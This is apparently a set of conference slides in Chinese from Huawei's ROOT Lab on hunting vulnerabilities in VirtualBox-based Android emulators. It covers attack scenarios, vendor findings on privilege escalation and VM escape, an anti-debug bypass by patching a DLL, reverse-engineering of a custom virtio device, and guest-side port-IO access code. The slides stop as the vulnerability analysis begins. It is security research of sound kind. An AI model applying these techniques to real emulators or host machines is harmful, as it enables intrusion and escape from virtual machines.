从探索到利用：揭示安卓模拟器漏洞

罗思礼 华为ROOT实验室

大纲

1. 背景介绍
2. 案例分析
3. 经验总结

背景


为什么研究安卓模拟器

- 研究安卓模拟器的实现
- 研究虚拟机逃逸

攻击场景与危害

攻击场景

- 用户运行不可信应用（破解应用、外挂）
- 攻击恶意软件分析人员
- 云手机




危害

- 模拟器中其他 APP 数据被窃取
- 虚拟机逃逸，攻击宿主机

安卓模拟器方案


- 基于 Docker: Anbox
- 基于 Hyper-V: Windows Subsystem for Android
- 基于 QEMU: Google 官方模拟器、部分云手机厂商
- 基于 VirtualBox：主流商业模拟器，比如 BlueStacks
- 自研虚拟化方案：腾讯




安卓模拟器方案

- 基于 Docker: Anbox
- 基于 Hyper-V: Windows Subsystem for Android
- 基于 QEMU: Google 官方模拟器、部分云手机厂商
- **基于 VirtualBox：主流商业模拟器，比如 BlueStacks**
- 自研虚拟化方案：腾讯

今天的话题



基于 VirtualBox 的模拟器的攻击面



图片来源： Box Escape: Discovering 10+ Vulnerabilities in VirtualBox

总体情况

	Vendor A	Vendor B	Vendor C	Vendor D	Vendor E	Vendor F
VirtualBox	5.2.36	5.1.34	4.1.34	2.1.24	6.1.36	6.1.36
自研外设数	1	6	1	5	1	3
ADB开启情况	Y	Y	Y	N	Y	N
Guest LPE	**Y**	**Y**	N	**Y**	**Y**	**Y**
VM DOS	Y	Y	Y	Y	Y	Y
VM Escape	N	**Y**	N	**Y**	N	**Y**
漏洞数	2	5	2 / N	46	5	6

漏洞类型：堆栈溢出、数组越界、条件竞争、逻辑漏洞等

总体情况

	Vendor A	Vendor B	Vendor C	Vendor D	Vendor E	Vendor F
VirtualBox	5.2.36	5.1.34	4.1.34	2.1.24	6.1.36	6.1.36
自研外设数	1	6	1	5	1	3
ADB开启情况	Y	Y	Y	N	Y	N
Guest LPE	**Y**	**Y**	N	**Y**	Y	**Y**
VM DOS	Y	Y	Y	Y	Y	Y
VM Escape	N	**Y**	N	**Y**	N	**Y**
漏洞数	2	5	2 / N	46	5	6


本次将介绍 A B D F 四个厂商的案例

案例分析

工具和思路

工具

- IDA：逆向分析
- x64dbg: 调试
- frida: 函数 hook
- procexp tcpview：观察进程信息
- dadb: Java 实现的 adb 客户端



思路

1. 定位模拟器进程
2. 获取外设列表和外设所处模块
3. 恢复关键结构体
4. **定位 MMIO/PORT IO 回调函数**
5. 代码逻辑和数据流分析
6. 漏洞挖掘与利用

分析技巧-动态分析

绕过反调试：Patch DLL 然后 attach

```
000180001330          VBoxDevicesRegister proc near              ; CODE XREF: VBoxDevicesRegister↓j
000180001330                                                     ; DATA XREF: .rdata:off_180012008↓o ...
000180001330
000180001330          var_28          = qword ptr -28h
000180001330          var_20          = qword ptr -20h
000180001330          var_18          = qword ptr -18h
000180001330          var_10          = qword ptr -10h
000180001330          arg_0           = qword ptr  8
000180001330
000180001330 EB FE                    jmp     short VBoxDevicesRegister ; Keypatch modified this from:
000180001330                                                     ;   mov [rsp+arg_0], rbx
000180001330                                                     ; Keypatch padded NOP to next boundary: 3 bytes
000180001330          ; ---------------------------------------------------------------------------
000180001332 90 90 90                 db 3 dup(90h)
000180001335 57                       push    rdi
000180001336 48 83 EC 40              sub     rsp, 40h
```

分析技巧-函数结构体恢复

```
int pdmR3DevInit(PVM pVM)
{
    pDevIns->pHlpR3 = fTrusted ?
                      &g_pdmR3DevHlpTrusted : &g_pdmR3DevHlpUnTrusted;

    rc = pDevIns->pReg->pfnConstruct(pDevIns,
                                     pDevIns->iInstance, pDevIns->pCfg);
}
```

```
const PDMDEVHLPR3 g_pdmR3DevHlpTrusted =
{
    PDM_DEVHLPR3_VERSION,
    pdmR3DevHlp_IoPortCreateEx,
    pdmR3DevHlp_IoPortMap,
    pdmR3DevHlp_IoPortUnmap,
    pdmR3DevHlp_IoPortGetMappingAddress,
    pdmR3DevHlp_MmioCreateEx,
    pdmR3DevHlp_MmioMap,
    pdmR3DevHlp_MmioUnmap,
    pdmR3DevHlp_MmioReduce,
    pdmR3DevHlp_MmioGetMappingAddress,
    pdmR3DevHlp_Mmio2Create,
    pdmR3DevHlp_Mmio2Destroy,
    pdmR3DevHlp_Mmio2Map,
    pdmR3DevHlp_Mmio2Unmap,
    pdmR3DevHlp_Mmio2Reduce,
    pdmR3DevHlp_Mmio2GetMappingAddress,
```

分析技巧-函数结构体恢复

```
(*(*(*(a1 + 224) + 48i64) + 176i64))(*(a1 + 224), *(a2 + 2) + 2i64,
if ( v19 == a2[16] )
  return 0;
*(a3 + 4) = 0i64;
(*(*(*(a1 + 224) + 48i64) + 176i64))(*(a1 + 224), *(a2 + 2) + 2i64 *
v9 = v18[0];
if ( a4 )
  ++a2[16];
*a3 = v9;
while ( (*(a3 + 8) + *(a3 + 4)) < 0x400 )
{
  _mm_lfence();
  (*(*(*(a1 + 224) + 48i64) + 176i64))(*(a1 + 224), *(a2 + 1) + 16i6
  if ( (v22 & 2) != 0 )
  {
    v10 = *(a3 + 4);
    v11 = a3 + 24 * v10 + 16;
    *(a3 + 4) = v10 + 1;
  }
  else
  {
    v12 = *(a3 + 8);
    v11 = a3 + 24 * v12 + 24592;
    *(a3 + 8) = v12 + 1;
  }
```

原始代码

```
*&a3->nIn = 0i64;
(a1->pDevIns->pR3->pdmR3DevHlp_PhysRead)(
  a1->pDevIns,
  virio_queue->start_phy + 2i64 * (virio_queue->field_20 % virio_queue->pElem)
  v18,
  2i64);
u16Next = v18[0];
if ( a4 )
  ++virio_queue->field_20;
a3->uIndex = u16Next;
while ( a3->nOut + a3->nIn < 0x400 )
{
  _mm_lfence();
  (a1->pDevIns->pR3->pdmR3DevHlp_PhysRead)(   // 0x10
    a1->pDevIns,
    virio_queue->field_8 + 16i64 * (u16Next % virio_queue->pElem),
    &desc,
    16i64);
  if ( (desc.u16Flags & 2) != 0 )
  {
    nIn = a3->nIn;
    v11 = &a3->aSegsIn[nIn];
    a3->nIn = nIn + 1;
```

恢复结构体后

VENDOR A


Guest LPE

安卓系统启动后，会开启 ADB 服务，监听在 127.0.0.1:5555。

APK 使用 adblib 连接 **127.0.0.1:5555 获得 ROOT 权限**

模拟器进程信息

启动/关闭模拟器，对比进程情况，发现模拟器进程： **VendorVmHandle.exe**



获取外设列表

VB 的 pdmR3DevInit 函数用于在启动虚拟机过程中初始化外设，通过设置日志断点，可以获取所有的外设。

```
paDevs[i].pDev->cInstances++;
Log(("PDM: Constructing device '%s' instance %d...\n", pDevIns->pReg->szName, p
rc = pDevIns->pReg->pfnConstruct(pDevIns, pDevIns->iInstance, pDevIns->pCfg);
if (RT_FAILURE(rc))
{
    LogRel(("PDM: Failed to construct '%s'/%d! %Rra\n", pDevIns->pReg->szName,
    paDevs[i].pDev->cInstances--;
    /* Because we're damn lazy, the destructor will be called even if
       the constructor fails.  So, no unlinking. */
    return rc == VERR_VERSION_MISMATCH ? VERR_PDM_DEVICE_VERSION_MISMATCH : rc;
}
```

bpl func, "init dev: {s:8:[rcx+0x48]+4}"

获取外设列表

init dev: "pcarch"
init dev: "pcbios"
init dev: "ich9pci"
init dev: "pckbd"
init dev: "apic"
init dev: "i8259"
init dev: "ioapic"
init dev: "hpet"
init dev: "i8254"

init dev: "mc146818"
init dev: "8237A"
init dev: "VMMDev"
init dev: "virtio-net"
init dev: "ichac97"
init dev: "usb-ohci"
init dev: "acpi"
init dev: "GIMDev"
init dev: "lpc"
init dev: “**AAAptdevice**"

VENDORa.dll

外设分析

```
__int64 __fastcall VBoxDevicesRegister(__int64 pCallbacks)
{
    return pCallbacks->pfnRegister(pCallbacks, &gDevStruct);
}
```


```
.rdata:0000000180007467  db    0
.rdata:0000000180007468  dq offset aNoxPtDevice  ; "     PT Device.\n"
.rdata:0000000180007470  dq 8000000000000320h
.rdata:0000000180007478  dq 5F0FFFFFFFFh
.rdata:0000000180007480  dq offset ptR3Construct
.rdata:0000000180007488  dq offset sub_180001500
.rdata:0000000180007490  db    0
```

```
typedef struct PDMDEVREG
{
    /** Structure version. PDM_DEVREG_VER
    uint32_t              u32Version;
    /** Device name. */
    char                  szName[32];

    ......

    /** Construct instance - required. */
    PFNPDMDEVCONSTRUCT    pfnConstruct;
} PDMDEVREG;
```

ptdevice 的设备构造函数为 **ptR3Construct**

外设分析

ptR3Construct 中注册了 IO Port 回调函数， Guest 通过写 IO Port 与 外设交互



外设分析

注册 VirtIO 队列 （vqueue）

```
__int64 ptR3Construct(struct_pDevIns *pThis)
{
    p_State = &pThis->State;
    cbs[0] = ptR3QueueTrans;
    cbs[1] = ptR3QueueRead;
    cbs[2] = ptR3QueueCtrl;
    cbs[3] = ptR3QueueRead;
    cbs[4] = ptR3QueueRead;
    cbs[5] = ptR3QueueRead;
    cbs[6] = ptR3QueueRead;
    cbs[7] = ptR3QueueRead;
    for(i = 0; i < 8; i++) {
        p_State->vqs[i].cb = v22[i];
    }

    PCIIORegionRegister(pThis, 0, 1, 4096,
                        0, regMapCallback);
}
```

队列回调函数

```
int64 regMapCallback(struct_noxpt_pDevIns *dev,
                     int64 port, _int64 cports) {
    dev->port_base = port;
    // port: 0xd240, cports: 0x20
    return IOPortRegister(dev,
                          port, cports, 0,
                          vendor_pmio_write,
                          vendor_pmio_read, 0,
                          0,
                          "VirtioPT");
}
```

外设分析

IO PORT的读写回调函数分别为 vendor_pmio_write 和 vendor_pmio_read

```c
#include <sys/io.h>
uint32_t pmio_base = 0xd240;

uint32_t pmio_write(uint32_t addr, uint32_t value)
{
    outl(value,addr);
}

uint32_t pmio_read(uint32_t addr)
{
    return (uint32_t)inl(addr);
}
```

```
130|beyond1q:/ # cat /proc/ioports
0000-001f : dma1
0020-0021 : pic1
.....
d240-d25f : 0000:00:06.0
  d240-d25f : virtio-pci
...
d2a0-d2af : 0000:00:1f.2
  d2a0-d2af : ahci
```

```c
__int64 vendor_pmio_write(pDevIns, Port, u32)
{
  v = u32;  // write value
  off = Port - pDevIns->reg_base; // write offset
  pState = &pDevIns->State;
  switch ( off )
  {
    case 8:       设置 vqueue 的参数
        set pState->vqs[qid].phy = phy(v)
        set pState->vqs[qid].desc_phy = desc_phy(v)
        return 0;
    case 0x10u:
        // call queue callback function
        qid = v << 6;
        pState->vqs[qid].cb(pState, &pState->vqs[i], off, v);
        return 0;                           调用 vqueue 回调函数
      return 0;
  }
}
```

virtio 机制

漏洞分析

0 号队列的回调函数

```
